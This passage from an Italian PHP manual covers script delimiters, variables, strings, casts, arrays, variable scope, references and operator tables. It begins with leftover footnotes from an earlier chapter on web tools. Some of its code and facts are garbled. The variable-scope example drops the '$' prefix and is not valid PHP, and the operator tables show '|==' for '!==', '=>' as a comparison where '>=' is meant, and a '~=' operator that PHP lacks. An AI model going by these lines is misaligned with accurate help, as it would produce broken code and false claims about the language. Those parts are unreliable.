[3] L'uso del punto interrogativo rende la cosa intuitiva: la richiesta viene fatta attraverso un'interrogazione.

[4] I motori di ricerca utilizzano normalmente il metodo '**`GET`**', perché consente di trasmettere l'interrogazione richiesta nell'indirizzo usato, il quale viene memorizzato dai serventi HTTP come referente. Questa è una situazione pratica in cui il metodo '**`POST`**' non sarebbe adatto.

[5] L'esempio del file '`form-test.html`' viene proposto secondo lo standard HTML 4.01, perché alcuni attributi usati sono incompatibili con ISO-HTML.

[6] **ht://Dig** GNU GPL

[7] La dichiarazione del modulo, con l'elemento '**`FORM`**' va verificata per quanto riguarda l'attributo '**`ACTION`**', che deve puntare esattamente al programma CGI di ht://Dig, presso il sito che interessa.

[8] Eventualmente, le statistiche di accesso possono servire anche per dimostrare la visibilità reale di pagine a contenuto pubblicitario, ma rimane il fatto che sia facile creare dei file di registrazioni fasulli per ingannare i finanziatori.

[9] **Webalizer** GNU GPL con l'uso di una libreria che ha una licenza differente

[10] **Wget** GNU GPL

[11] Alcune shell, quando concludono la loro attività, cercano di eliminare i processi loro discendenti, senza limitarsi a inviare un semplice '**`SIGHUP`**'. In tal caso conviene avviare '**`wget`**' attraverso '**`nohup`**'.

Capitolo 41

Introduzione a PHP

41.1 Delimitazione del codice PHP 4370
41.2 Struttura fondamentale del linguaggio 4372
41.3 Analisi sintattica 4373
41.4 Variabili e costanti 4374
41.4.1 Valore nullo 4374
41.4.2 Variabili e costanti logiche (booleane) 4374
41.4.3 Variabili e costanti numeriche 4375
41.4.4 Stringhe 4375
41.4.5 Stringhe delimitate da apici singoli 4376
41.4.6 Stringhe delimitate da apici doppi 4377
41.4.7 Cast 4378
41.4.8 Array 4381
41.4.9 Stringhe trattate come array 4383
41.4.10 La definizione di costanti 4383
41.5 Campo di azione delle variabili 4384
41.6 Riferimento a una variabile 4386
41.7 Operatori ed espressioni 4387
41.8 Strutture di controllo di flusso 4394
41.8.1 Struttura condizionale: «if» 4395
41.8.2 Struttura di selezione: «switch» 4396
41.8.3 Iterazione con condizione di uscita iniziale: «while» 4399

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

41.8.4 Iterazione con condizione di uscita finale: «do-while» 4401
41.8.5 Ciclo enumerativo: «for» 4402
41.8.6 Ciclo di scansione degli array: «foreach» 4404
41.9 Funzioni 4406
41.10 Suddivisione del programma in più file 4410
41.11 Input di dati 4411
41.12 Sessione 4418
41.13 Accesso ai file 4423
41.14 Espressioni regolari 4424
41.15 Accesso a basi di dati MySQL 4427
41.16 Il problema dell'iniezione di codice SQL 4432
41.17 GWADM 4434
41.18 Riferimenti 4437

addslashes() 4411 array() 4381 break 4396 4399 4402 4404 case 4396 continue 4399 4402 4404 default 4396 define() 4383 display_errors 4373 do 4401 else 4395 error_reporting 4373 FALSE 4374 file() 4423 file_get_contents() 4423 file_put_contents() 4423 for 4402 foreach 4404 htmlentities() 4411 htmlspecialchars() 4411 htmlspecialchars_decode() 4411 html_entity_decode() 4411 if 4395 include 4410 include_once 4410 isset() 4411 mysql_connect()

4427 mysql_fetch_assoc() 4427 mysql_num_rows() 4427 mysql_query() 4427 mysql_real_escape_string() 4411 mysql_select_db() 4427 nl2br() 4411 NULL 4374 phpinfo() 4365 preg_grep() 4424 preg_match() 4424 preg_quote() 4411 preg_replace() 4424 preg_split() 4424 read_file() 4423 require 4410 require_once 4410 session_destroy() 4418 session_name() 4418 session_start() 4418 stripslashes() 4411 switch 4396 TRUE 4374 while 4399 $_GET[] 4411 $_POST[] 4411 $_SESSION[] 4418

PHP[1] sta per *hypertext preprocessor* e, originariamente, per *personal home page*. Si tratta in pratica di un interprete di un linguaggio che ha lo stesso nome, attraverso il quale si genera al volo una pagina ipertestuale (di norma HTML). Pertanto, il linguaggio PHP si usa per realizzare degli script, la cui interpretazione avviene presso un servente HTTP-CGI, dove si associa l'estensione del file (di solito è '`.php`') all'esecuzione dell'interprete PHP, in qualità di programma CGI. Per esempio, nella configurazione del servente HTTP, potrebbe apparire una direttiva simile a quella seguente che si riferisce precisamente al caso di Mathopd (sezione 40.2):

```
    Control {
        Alias /
        Location /var/www
        External {
            /usr/bin/php-cgi { .php }
        }
    }
```

Qui si intende dire al servente HTTP che, nel caso venga richiesto

di accedere a un file con estensione '`.php`', deve utilizzare il programma '`/usr/bin/php-cgi`' per interpretarlo, restituendo poi il risultato come se fosse il contenuto del file richiesto originariamente.

Per poter utilizzare o iniziare a studiare il linguaggio PHP, occorre disporre di un servente HTTP, predisposto in modo tale da poter interpretare i file PHP. Per verificare tale funzionalità, è sufficiente predisporre un file come quello seguente, il cui nome potrebbe essere '`info.php`':

```
<?php
phpinfo();
?>
```

Accedendo attraverso un navigatore ipertestuale al file, tramite il servente HTTP, si dovrebbe ottenere un elenco delle funzionalità disponibili e della configurazione attuale dell'interprete PHP:

Figura 41.3. Esito dell'interpretazione del file '`info.php`' di esempio.



L'interprete PHP viene configurato con un file di configurazione generale, il quale potrebbe corrispondere a '`/etc/php/cgi/php.ini`', e da file di configurazione particolari, relativi soltanto ai file PHP che si trovano nella stessa directory. Le direttive di questo file di configurazione sono molto semplici e consistono nell'assegnamento di un valore a delle variabili di configurazione prestabilite, come nell'esempio seguente:

```
; Questo è un commento
magic_quotes_gpc = Off
; Le direttive seguenti evidenziano tutti gli errori in fase
; di esecuzione degli script PHP.
error_reporting = E_ALL | E_NOTICE | E_STRICT
display_errors = On
```

41.1 Delimitazione del codice PHP

«

Il codice PHP contenuto in un file, deve essere delimitato, attraverso un marcatore di apertura e uno di chiusura:

```
<?php
...
?>
```

Il file che contiene il codice PHP potrebbe contenere più di un blocco di codice delimitato in questo modo. In tal caso, di solito il file è scritto secondo il linguaggio HTML, dove, nelle sole zone delimitate, si utilizza del codice PHP per rendere dinamica la composizione complessiva:

```
<!doctype html>
<html>
  <head>
    <meta charset="UTF-8">
    <title>Data e orario</title>
  </head>
  <body>
    <p>Data e orario:
    <em><?php echo (date ("r")); ?></em></p>
    <p>Il tuo indirizzo IP è:
    <em><?php echo ($_SERVER["REMOTE_ADDR"]); ?></em></p>
  </body>
</html>
```

L'esempio appena apparso mostra due piccole inserzioni di codice PHP, con le quali si genera prima una stringa contenente la data e l'orario, poi l'indirizzo IP del nodo cliente.



Tuttavia, mescolare codice PHP dentro codice di tipo differente, potrebbe risultare in un lavoro confuso e disordinato. La stessa cosa apparsa sopra avrebbe potuto essere scritta, in modo più coerente, come segue:

```
<?php
echo ("<!doctype html>\n");
echo ("<html>\n");
echo ("  <head>\n");
echo ("    <meta charset=\"UTF-8\">\n");
echo ("    <title>Data e orario</title>\n");
echo ("  </head>\n");
echo ("  <body>\n");
echo ("    <p>Data e orario: <em>"
      .date ("r")."</em></p>\n");
echo ("    <p>Il tuo indirizzo IP è: <em>"
      .$_SERVER["REMOTE_ADDR"]."</em></p>\n");
echo ("  </body>\n");
echo ("</html>\n");
?>
```

In questo capitolo introduttivo a PHP, si usa sempre solo questa seconda modalità di codifica.

41.2 Struttura fondamentale del linguaggio

«

Il linguaggio PHP è strutturato nello stesso modo del linguaggio C (capitolo 66) e del linguaggio Perl (capitolo 24); pertanto è uguale la forma dei commenti, il modo di terminare le istruzioni con il punto e virgola e il modo di raggrupparle con le parentesi graffe:

```
/* commento
   [...]
*/
```

```
// commento
```

```
istruzione ;
```

```
{ istruzione ;  istruzione ;  istruzione ; }
```

Dal momento che il linguaggio PHP non utilizza direttive del preprocessore, anche il cancelletto (‘**#**’) può essere usato per segnalare dei commenti, come avviene nel linguaggio Perl:

```
# commento
```

I nomi delle variabili e delle funzioni seguono regole analoghe a quelle del linguaggio C e del linguaggio Perl, per cui si usano lettere, cifre numeriche e trattino basso, con il vincolo di iniziare con una lettera (il trattino basso iniziale è riservato per nomi di sistema). Tut-

tavia, rispetto al linguaggio C, solo i nomi di variabili si distinguono anche in base alla scelta di lettere maiuscole o minuscole, mentre non è così per i nomi di funzione; inoltre, i nomi delle variabili sono sempre contrassegnati dal prefisso '**$**', come avviene nel linguaggio Perl.

Quindi, i nomi ***mamma_mia()*** e ***Mamma_Mia()***, rappresentano indifferentemente la stessa funzione, mentre le variabili ***$mia*** e ***$Mia*** sono entità distinte.

41.3 Analisi sintattica

Il linguaggio PHP viene interpretato in qualità di script, pertanto non richiede una fase di compilazione per la produzione di un file in linguaggio macchina. Tuttavia, è opportuna un'analisi sintattica preventiva. Di norma si ottiene con il comando '**php**', con l'opzione '**-l**':

```
$ php -l file.php[Invio]
```

In questo esempio si analizza il file '`file.php`'. Nella migliore delle ipotesi si ottiene questo messaggio:

```
No syntax errors detected in file.php
```

Tuttavia, ci sono errori che si possono rivelare solo in fase di utilizzo. Per questi è necessario un controllo preliminare, attivando opportunamente alcune opzioni di configurazione dell'interprete PHP. L'estratto seguente della configurazione di un file '`php.ini`' mostra l'uso di tali direttive per mettere in evidenza ogni tipo di errore e di avvertimento in fase di esecuzione degli script:

```
error_reporting = E_ALL | E_NOTICE | E_STRICT
display_errors = On
```

41.4 Variabili e costanti

Le variabili per il linguaggio PHP hanno il tipo che deriva da ciò che viene loro assegnato. Per esempio, una variabile è di tipo numerico se le si assegna un valore numerico, ma può trasformarsi in una stringa se successivamente le si assegna un dato di questo tipo. In pratica, con il PHP non ci si deve preoccupare di definire il tipo delle variabili.

41.4.1 Valore nullo

Il PHP definisce il valore '**NULL**', pari a un nulla, non meglio precisato, che può essere uguale solo a un altro '**NULL**'. Una variabile corrisponde a '**NULL**' se le è stato assegnato tale valore, oppure se non è ancora stata definita.

```
$var0 = NULL;
```

41.4.2 Variabili e costanti logiche (booleane)

Una variabile è di tipo logico se gli si assegna un valore logico, *Vero* o *Falso*, espresso dalle costanti '**TRUE**' e '**FALSE**':

```
$var1 = TRUE;
$var2 = FALSE;
```

Una variabile logica può servire come condizione, per esempio in una struttura condizionale:

```
if ($var1)
  {
    echo ("<p>La variabile contiene il valore VERO!</p>\n");
  }
```

Tuttavia, ai fini della valutazione in qualità di variabile logica, qualunque altro tipo di variabile può essere usato come condizione, nel qual caso si considera che un valore «nullo», inteso però in base al contesto, sia pari a «FALSO», mentre qualunque altra cosa sia pari a «VERO».

41.4.3 Variabili e costanti numeriche

Una variabile è di tipo numerico intero quando le si assegna un valore numerico intero; è in virgola mobile se le si assegna un valore numerico con virgola. La costante si scrive semplicemente, usando il punto come separatore decimale, se serve; inoltre, si mette il segno meno ('**-**') prima delle cifre numeriche, se si tratta di un valore negativo. Non c'è bisogno di specificare il rango del valore.

```
$var3 = 12345;
$var4 = 678.901;
$var5 = -234.56;
```

Si possono utilizzare costanti numeriche intere in base sedici e in base otto, come avviene nel linguaggio C:

```
$var6 = 0x123AF;          // valore esadecimale
$var7 = 01237;            // valore ottale
```

41.4.4 Stringhe

Le stringhe vengono trattate dal PHP come se fossero dei valori scalari (al pari dei valori numerici). Una variabile è di tipo stringa se le si associa una stringa:

```
$var8 = 'Ciao a tutti';
$var9 = "$var8, ma proprio a tutti";
```

Le stringhe costanti devono essere delimitate. Per questo si possono usare, a scelta, gli apici doppi o quelli singoli; tuttavia il loro comportamento è differente, come si intuisce dall'esempio.

41.4.5 Stringhe delimitate da apici singoli

Le stringhe delimitate da apici singoli sono stringhe letterali, nel senso che ciò che contengono viene letto per quello che è, con due sole eccezioni, '`\'`' e '`\\`' che vengono rese come se fossero, rispettivamente, l'apice singolo e la barra obliqua inversa. Si osservi l'esempio:

```
$var10 = 'L\'apostrofo e la barra obliqua inversa (\\).';
echo ("<p>");
echo ($var10);
echo ("</p>");
```

In questo caso, quando viene visualizzato il contenuto della variabile ***$var10***, si ottiene il testo:

```
L'apostrofo e la barra obliqua inversa (\).
```

È evidente che sia necessario un modo per rappresentare l'apostrofo, all'interno di una stringa delimita da apici singoli, senza che ciò interrompa la stringa stessa. Poi, dato che per questo si usa una sequenza composta con la barra obliqua inversa, quando si vuole rappresentare la barra obliqua, senza ambiguità, diventa necessario indicarla due volte. Nell'esempio precedente non sarebbe necessario farlo, perché dopo la barra obliqua inversa non c'è un apostrofo, mentre in quello successivo diventa indispensabile:

```
$var11 = 'L\'apostrofo si inserisce nelle stringhe ';
$var12 = 'letterali con la sequenza \\'.';
```

```
echo ("<p>");
echo ($var11);
echo ($var12);
echo ("</p>");
```

Ecco il risultato del nuovo esempio:

```
L'apostrofo si inserisce nelle stringhe letterali ↩
↪con la sequenza \'.
```

41.4.6 Stringhe delimitate da apici doppi

Le stringhe delimitate da apici doppi sono soggette a un'interpretazione; in modo particolare vengono riconosciute le variabili ed espanse in forma di stringhe:

```
$var13 = 123;
$var14 = "La variabile \$var13 contiene il valore $var13.";
echo ("<p>");
echo ($var14);
echo ("</p>");
```

Ecco il risultato:

```
La variabile $var13 contiene il valore 123.
```

Oltre a questo, è possibile inserire alcuni codici speciali, tra cui il più importante è rappresentato da '**\n**', con il quale si ottiene di inserire un'interruzione di riga:

```
$var15 = "Prima riga,\nseconda riga.";
echo ("<pre>");
echo ($var15);
echo ("</pre>");
```

Ecco il risultato:

```
Prima riga,
seconda riga.
```

Si comprende che l'uso della barra obliqua inversa cambia con le stringhe delimitate da apici doppi, arricchendosi di qualche nuovo codice:

Sequenza	Risultato
`\\`	Barra obliqua inversa, singola: '****'.
`\"`	Apice doppio: '**"**'.
`\$`	Dollaro: '**$**'.
`\n`	Interruzione di riga, corrispondente al codice <*LF*>, pari al valore $0A_{16}$.
`\r`	Codice <*CR*>, pari al valore $0D_{16}$.
`\t`	Codice di tabulazione orizzontale, <*HT*>, pari al valore 09_{16}.
`\v`	Codice di tabulazione verticale, <*VT*>, pari al valore $0B_{16}$.
`\e`	Codice <*ESC*>, pari al valore $1B_{16}$.
`\f`	Codice <*FF*>, pari al valore $0C_{16}$.

41.4.7 Cast

«

Il cast, ovvero la trasformazione esplicita del tipo di una variabile scalare, è previsto anche nel linguaggio PHP, principalmente come ausilio a una programmazione ordinata e chiara, anche se ci posso-

no essere situazioni in cui la conversione esplicita è necessaria. Si osservi l'esempio seguente:

```
$a = "15.5 anni";
$b = $a;
```

In questo caso, entrambe le variabili (***$a*** e ***$b***) sono stringhe e contengono ciò che si vede: «15.5 anni». In PHP è ammessa anche la conversione da stringa a valore numerico:

```
$a = "15.5 anni";
$b = (int) $a;
```

In questo caso, la variabile ***$b*** diventa di tipo intero, in quanto contiene il valore 15, perdendo il resto delle informazioni contenute nella stringa originale.

```
$a = "15.5 anni";
$b = (float) $a;
```

Qui invece la variabile ***$b*** ottiene il valore 15,5, in virgola mobile.

Va osservato che in PHP le variabili scalari non hanno un tipo fisso, quindi, una variabile che prima è di tipo stringa, può poi diventare di tipo numerico, per il solo fatto che gli si assegna un dato nuovo di tale tipo. Quindi, quando si assegna un valore a una variabile, non avviene un cast implicito, ma al massimo una trasformazione del tipo della variabile ricevente.

```
$a = "15.5 anni";
$a = 15;
$a = 15.5;
```

Questo esempio ulteriore, serva a capire che la variabile ***$a***, in momenti diversi, si trasforma da stringa, a valore intero, a valore in virgola mobile, mano a mano che accoglie dati diversi al suo interno.

Tabella 41.30. Cast disponibili nel linguaggio PHP.

Cast	Tipo di trasformazione ottenuta
`(int)` `(integer)`	Trasformazione in tipo intero. Nel caso il dato originario sia una stringa, si estrapolano le prime cifre numeriche, ammesso che la stringa inizi con cifre numeriche, altrimenti si ottiene il valore zero.

`(float)`
`(double)`
`(real)`
	Trasformazione in tipo a virgola mobile. La precisione di questo tipo di rappresentazione dipende dalla realizzazione e dal sistema in cui si trova a funzionare.

`(string)`	Trasformazione in stringa.
`(array)`	Trasformazione in un array. La conversione di un tipo scalare in un array, produce un array contenente un solo elemento, pari al valore scalare originale.
`(object)`	Trasformazione in oggetto. Si veda *http://php.net/manual/en/language.types.object.php* .
`(unset)`	Trasformazione nel valore '**`NULL`**'.

41.4.8 Array

Gli array del linguaggio PHP andrebbero considerati tutti come array associativi, nel senso che l'indice usato per accedere agli elementi può essere arbitrario, concretizzandosi in pratica in una chiave di ricerca. Per creare velocemente un array si può usare l'istruzione ***array()*** che si presenta come una funzione standard:

```
$arr = array (1, 1, 2, 3, 5, 8);
```

```
$arr = array (0 => 1, 1 => 1, 2 => 2,
              3 => 3, 4 => 5, 5 => 8);
```

I due esempi sono equivalenti, nel senso che producono lo stesso tipo di array. Nel primo caso si considera che gli elementi siano associati all'indice predefinito, costituito da un numero intero, dove il primo elemento ha indice zero e l'ultimo ha indice $n-1$, con n corrisponde alla quantità di elementi.

Il secondo esempio mostra la dichiarazione esplicita dell'indice di accesso. L'esempio successivo mostra che si può usare anche una stringa o qualunque altro valore «scalare» in qualità di indice per un array:

```
$arr = array ("aa" => 1, "bb" => 1, 123 => 2,
              123.5 => 3, -123 => 5, -123.5 => 8);
```

Per accedere a un elemento di un array, si usa la forma consueta, con la quale l'indice si colloca tra parentesi quadre:

```
$arr["aa"] += 2;
```

```
$i = "aa";
$arr[$i] += 2;
```

Per aggiungere un elemento a un array, è sufficiente fare riferimento a un indice che non sia ancora stato utilizzato:

```
$i = "zz";
$arr[$i] = 999;
```

Quando l'indice degli elementi è strutturato nel modo tradizionale (con indice da zero a $n-1$) e gli elementi sono ordinati effettivamente secondo l'indice, è possibile aggiungere un elemento attribuendo automaticamente l'indice successivo, nel modo seguente:

```
$arr[] = 111;
```

Anche per questa ragione, è frequente osservare nel codice PHP la creazione di array vuoti che poi vengono popolati in base alle necessità:

```
$arr = array ();
```

Dal momento che gli elementi di un array hanno comunque un ordine al loro interno, se l'indice usato non è più adeguato, è possibile attribuire agli elementi un nuovo indice ordinato:

```
$arr1 = array ("aa" => 1, "bb" => 1, 123 => 2,
               123.5 => 3, -123 => 5, -123.5 => 8);
$arr2 = array_values ($arr1);
```

In questo modo, l'array ***$arr2[]*** ottiene una copia degli elementi di ***$arr1[]***, ma con un indice ordinato, costituito da un intero a partire da zero, fino a $n-1$.

Gli elementi di un array possono essere, a loro volta, degli array. Ciò consente di produrre array a più dimensioni, a cui si accede con due o più indici. Pertanto, ***$arr[1][2]*** fa riferimento all'elemento con indice 2 di un array che a sua volta si colloca nell'elemento con indice 1 dell'array principale.

41.4.9 Stringhe trattate come array

Le stringhe possono essere trattate come se fossero array di byte. Ma occorre fare attenzione: si tratta proprio di array di byte, non di array di caratteri.

```
$str = "Perché?";
$str[0] = "p";
```

L'esempio mostra la dichiarazione della variabile ***$str*** contenente la stringa «Perché». Poi, il primo byte della stringa viene modificato, facendo sì che la variabile ***$str*** contenga complessivamente la stringa «perché» («p» minuscola). Si osservi però cosa accade qui:

```
$str = "Perché?";
$x = $str[5];
```

La variabile ***$x*** ottiene il sesto byte della stringa ***$str***. Tuttavia, dipende dalla codifica usata effettivamente nel sistema in cui funziona il PHP, a cosa corrisponda effettivamente tale byte. Per esempio, se è in uso la codifica UTF-8, quello che si ottiene è semplicemente il codice $C3_{16}$, perché complessivamente, la lettera «é» si rappresenta con due byte: $C3A9_{16}$.

41.4.10 La definizione di costanti

È possibile dichiarare delle costanti con l'ausilio della funzione ***define()***; tuttavia, ci sono circostanze in cui il risultato non è propriamente quello che ci si aspetterebbe: per evitare complicazioni è bene dichiarare tali costanti in una posizione che sia, anche formalmente, accessibile da tutto il programma:

```
define ("CIAO", "Ciao a tutti!");
echo ("<p>");
echo (CIAO);
```

```
echo ("</p>");
```

Si osserva che le costanti non hanno il prefisso '**$**' delle variabili; inoltre, va chiarito che la funzione ***define()*** può essere usata con un argomento aggiuntivo che però è sconsigliabile sfruttare.

41.5 Campo di azione delle variabili

Il PHP distingue tre tipi di campo di azione per le variabili: ***superglobali***, ***globali*** e ***locali***. Le variabili superglobali sono predefinite e si distinguono perché il loro nome inizia con il trattino basso e sono composte poi da lettere maiuscole. Per esempio, l'array ***$_GET[]*** serve a recepire i valori di una chiamata con il metodo GET del protocollo HTTP.

Le variabili superglobali sono accessibili in qualunque parte del programma PHP, senza distinzioni.

Le variabili globali sono quelle definite al di fuori delle funzioni, ma all'interno delle funzioni non sono visibili automaticamente: perché lo siano occorre ridichiararle espressamente in qualità di variabili globali. Esistono delle variabili globali predefinite, il cui utilizzo è però sconsigliato in favore della scelta di variabili superglobali che possono offrire le stesse informazioni. Eventualmente, va tenuto conto che le variabili globali predefinite possono essere trasmesse alle funzioni solo ridichiarando la loro natura di variabili globali nelle funzioni stesse.

Le variabili locali sono quelle definite all'interno delle funzioni e rimangono visibili solo nell'ambito della funzione che le contiene, senza trasmettersi alle funzioni che da lì potrebbero essere chiamate. Le variabili locali possono essere rese «statiche», nel senso che

conservino il loro valore fino alla prossima chiamata della stessa funzione.

```
$a = 10;
$b = 20;
function c ()
{
  global a;
  static d = 5;
  b = 0;
  e = 10;
  a++;
  b++;
  d++;
  e++;
  return (a+b+d+e);
}
```

L'esempio mostra la dichiarazione di due variabili globali, ***a*** e ***b***, a cui viene assegnato inizialmente un valore. Poi si vede la funzione ***c()***, la quale acquisisce la variabile globale ***a***, definisce la variabile statica ***d*** e le variabili locali ***b*** ed ***e***. All'interno della funzione, le tre variabili ***a***, ***d*** ed ***e***, vengono incrementate di una unità, poi di queste viene restituita la somma.

Quando questa funzione viene chiamata la prima volta, la variabile statica ***d*** ottiene il suo valore iniziale, pari a 5, ma poi, alle chiamate successive, tale variabile non viene più inizializzata e continua a conservare il valore ottenuto nella chiamata precedente. Dato che la funzione lo incrementa di una unità, alla chiamata successiva si trova ad avere inizialmente ***6***, poi ***7***,...

La variabile globale ***a*** viene recepita dalla funzione, con il valore

che possiede al momento della chiamata; poi il contenuto di questa variabile viene incrementato e tale modifica risulta anche al di fuori della funzione.

All'interno della funzione viene dichiarata la variabile locale ***b***, il cui nome coincide con quello di una variabile globale, la quale però viene ignorata all'interno della funzione. Pertanto, la modifica che viene apportata alla variabile locale ***b*** non si trasmette alla variabile globale che ha lo stesso nome.

Le variabili locali ***b*** ed ***e*** vengono formalmente distrutte al termine dell'esecuzione della funzione; pertanto, sono utili solo in quanto partecipano alla definizione del valore restituito dalla funzione ***c()***.

41.6 Riferimento a una variabile

Il linguaggio PHP si astrae notevolmente dalla realtà del linguaggio macchina che serve per pilotare la CPU. Pertanto, certe questioni che riguardano la gestione delle variabili e degli array, nel linguaggio PHP sono risolte in modo apparentemente semplice: per esempio, le stringhe sono gestite come se fossero valori scalari (mentre in realtà si sa che sono array di byte). Ciò comporta il fatto che il linguaggio gestisca in modo trasparente tutte le questioni relative ai puntatori delle variabili.

Il linguaggio PHP prevede l'operatore '**&**', per indicare che si intende fare riferimento a una variabile, ma va usato secondo le modalità previste e non esiste un operatore analogo di dereferenziazione, perché questa è implicita. Si osservi l'esempio seguente:

```
$a = 10;
$b = &$a;
```

Il secondo assegnamento dell'esempio, fa sì che la variabile ***$b*** sia un alias della variabile ***$a***, semplicemente. Così, se si assegna un valore diverso a ***$b*** questo cambiamento si ripercuote anche nell'altro alias.

L'unica situazione in cui può essere utile l'uso dei riferimenti alle variabili riguarda la chiamata delle funzioni, dove è possibile passare un parametro per riferimento ed è possibile restituire una variabile locale per riferimento (in tal caso la variabile locale non verrebbe distrutta alla conclusione del funzionamento della funzione).

41.7 Operatori ed espressioni

L'operatore è qualcosa che esegue un qualche tipo di funzione, su uno o più operandi, restituendo un valore. Gli operandi descritti di seguito sono quelli più comuni e importanti. Le espressioni sono formate spesso dalla valutazione di sottoespressioni (espressioni più piccole).

Tabella 41.45. Ordine di precedenza tra gli operatori principali previsti nel linguaggio PHP. Gli operatori sono raggruppati a livelli di priorità equivalente, partendo dall'alto con la priorità maggiore, scendendo progressivamente alla priorità minore. Le variabili ***a***, ***b*** e ***c*** rappresentano la collocazione delle sottoespressioni da considerare ed esprimono l'ordine di associatività: prima ***a***, poi ***b***, poi ***c***.

Operatori	Annotazioni
(***a***)	Le parentesi tonde usate per raggruppare una porzione di espressione hanno la precedenza su ogni altro operatore.

Operatori	Annotazioni
`[`*a*`]`	Le parentesi quadre che delimitano l'indice o la chiave di accesso a un elemento di un array.
`++`*a* `--`*a* *a*`++` *a*`--`	Incremento e decremento.
`~`*a* `-`*a* (*tipo*)	L'operatore '**–**' di questo livello è da intendersi come «unario», ovvero si riferisce al segno di quanto appare alla sua destra. Le parentesi tonde si riferiscono al cast.
`!`*a*	Negazione logica.
a`*`*b* *a*`/`*b* *a*`%`*b*	Moltiplicazione, divisione e resto della divisione intera.
a`+`*b* *a*`-`*b* *a*`.`*b*	Somma, sottrazione e concatenamento di stringhe.
a`<<`*b* *a*`>>`*b*	Scorrimento binario.
a`<`*b* *a*`<=`*b* *a*`>`*b* *a*`=>`*b*	Confronto.
a`==`*b* *a*`===`*b* *a*`!=`*b*	Confronto.
a`&`*b* `&`*a*	AND bit per bit e riferimento alla variabile.
a`^`*b*	XOR bit per bit.
a`|`*b*	OR bit per bit.
a`&&`*b*	AND nelle espressioni logiche.

Operatori	Annotazioni
a || *b*	OR nelle espressioni logiche.
a ? *b*1 : *b*2	Operatore condizionale.
b = *a* *b* += *a* *b* -= *a* *b* *= *a* *b* /= *a* *b* %= *a* *b* &= *a* *b* ^= *a* *b* |= *a* *b* <<= *a* *b* >>= *a* *b* .= *a*	Operatori di assegnamento.
a and *b*	AND logico.
a xor *b*	XOR logico.
a or *b*	OR logico.
a , *b*	Sequenza di espressioni (espressione multipla).

Tabella 41.46. Elenco degli operatori binari. Gli operatori devono riferirsi a valori interi.

Operatore e operandi	Descrizione
op1 & *op2*	AND bit per bit.
op1 | *op2*	OR bit per bit.
op1 ^ *op2*	XOR bit per bit (OR esclusivo).

Operatore e operandi	Descrizione
~op1	Complemento a uno, ovvero inversione binaria.
op1 << ***op2***	Scorrimento binario a sinistra, ottenuto come $op1 \cdot 2^{op2}$.
op1 >> ***op2***	Scorrimento binario a destra, ottenuto come $op1 \cdot 2^{-op2}$. In pratica si ottiene dividendo il valore di ***op1*** per due, ***op2*** volte.

Tabella 41.47. Elenco degli operatori di confronto.

Operatore e operandi	Descrizione
op1 == ***op2***	*Vero* se gli operandi si equivalgono.
op1 === ***op2***	*Vero* se gli operandi si equivalgono e sono anche dello stesso tipo.
op1 != ***op2*** ***op1*** <> ***op2***	*Vero* se gli operandi sono differenti.
op1 |== ***op2***	*Vero* se gli operandi sono differenti per contenuto o per tipo.
op1 < ***op2***	*Vero* se il primo operando è minore del secondo.
op1 > ***op2***	*Vero* se il primo operando è maggiore del secondo.
op1 <= ***op2***	*Vero* se il primo operando è minore o uguale al secondo.
op1 >= ***op2***	*Vero* se il primo operando è maggiore o uguale al secondo.

Tabella 41.48. Elenco degli operatori di incremento e di decremento.

Operatore e operandi	Descrizione
`++`***op***	Incrementa di un'unità l'operando prima che venga restituito il suo valore.
op`++`	Incrementa di un'unità l'operando dopo averne restituito il suo valore.
`--`***op***	Decrementa di un'unità l'operando prima che venga restituito il suo valore.
op`--`	Decrementa di un'unità l'operando dopo averne restituito il suo valore.

Tabella 41.49. Elenco degli operatori logici. Va osservato che gli operatori '**`and`**', '**`or`**' e '**`xor`**', hanno una precedenza molto bassa: in generale, sarebbe meglio evitare il loro utilizzo per evitare inutili confusioni.

Operatore e operandi	Descrizione
`!` ***op***	Inverte il risultato logico dell'operando.
op1 `&&` ***op2*** ***op1*** `and` ***op2***	Se il risultato del primo operando è *Falso* non valuta il secondo.
op1 `||` ***op2*** ***op1*** `or` ***op2***	Se il risultato del primo operando è *Vero* non valuta il secondo.
op1 `xor` ***op2***	Se uno dei due operandi dà un risultato pari a *Vero*, mentre l'altro dà il valore *Falso*, produce complessivamente un risultato pari a *Vero*.

Tabella 41.50. Concatenamento di stringhe. Il concatenamento può avvenire con valori di tipo diverso dalla stringa, i quali vengono convertiti contestualmente in stringhe.

Operatore e operandi	Descrizione
op1 `.` ***op2***	Concatena le stringhe ***op1*** e ***op2***.

Tabella 41.51. Operatori relativi agli array.

Operatore e operandi	Descrizione
op1 `+` ***op2***	Unisce l'array ***op1[]*** con l'array ***op2[]***.
op1 `==` ***op2***	Confronta i due array e restituisce *Vero* se questi hanno le stesse coppie chiave-valore (l'ordine degli elementi è però indifferente).
op1 `===` ***op2***	Confronta i due array e restituisce *Vero* se questi hanno le stesse coppie chiave-valore, nello stesso ordine e se corrispondono anche i tipi relativi.
op1 `!=` ***op2*** ***op1*** `<>` ***op2***	`!(`***op1*** `==` ***op2***`)`
op1 `!==` ***op2***	`!(`***op1*** `===` ***op2***`)`

Tabella 41.52. Elenco degli operatori di assegnamento. Va tenuto in considerazione che le espressioni di assegnamento restituiscono lo stesso valore assegnato.

Operatore e operandi	Descrizione
var = *valore*	Assegna alla variabile il valore alla destra.
op1 += *op2*	*op1* = (*op1* + *op2*)
op1 -= *op2*	*op1* = (*op1* - *op2*)
op1 *= *op2*	*op1* = (*op1* * *op2*)
op1 /= *op2*	*op1* = (*op1* / *op2*)
op1 %= *op2*	*op1* = (*op1* % *op2*)
op1 .= *op2*	*op1* = (*op1* . *op2*)
op1 &= *op2*	*op1* = (*op1* & *op2*)
op1 |= *op2*	*op1* = (*op1* | *op2*)
op1 ^= *op2*	*op1* = (*op1* ^ *op2*)
op1 <<= *op2*	*op1* = (*op1* << *op2*)
op1 >>= *op2*	*op1* = (*op1* >> *op2*)
op1 ~= *op2*	*op1* = ~*op2*

41.8 Strutture di controllo di flusso

«

Il linguaggio PHP gestisce praticamente tutte le strutture di controllo di flusso degli altri linguaggi di programmazione, compreso *go-to* che comunque è sempre meglio non utilizzare.

Le strutture di controllo permettono di sottoporre l'esecuzione di una parte di codice alla verifica di una condizione, oppure permettono di eseguire dei cicli, sempre sotto il controllo di una condizione. La parte di codice che viene sottoposta a questo controllo, può essere una singola istruzione, oppure un gruppo di istruzioni (precisamente si chiamerebbe istruzione composta). Nel secondo caso, è necessario delimitare questo gruppo attraverso l'uso delle parentesi graffe.

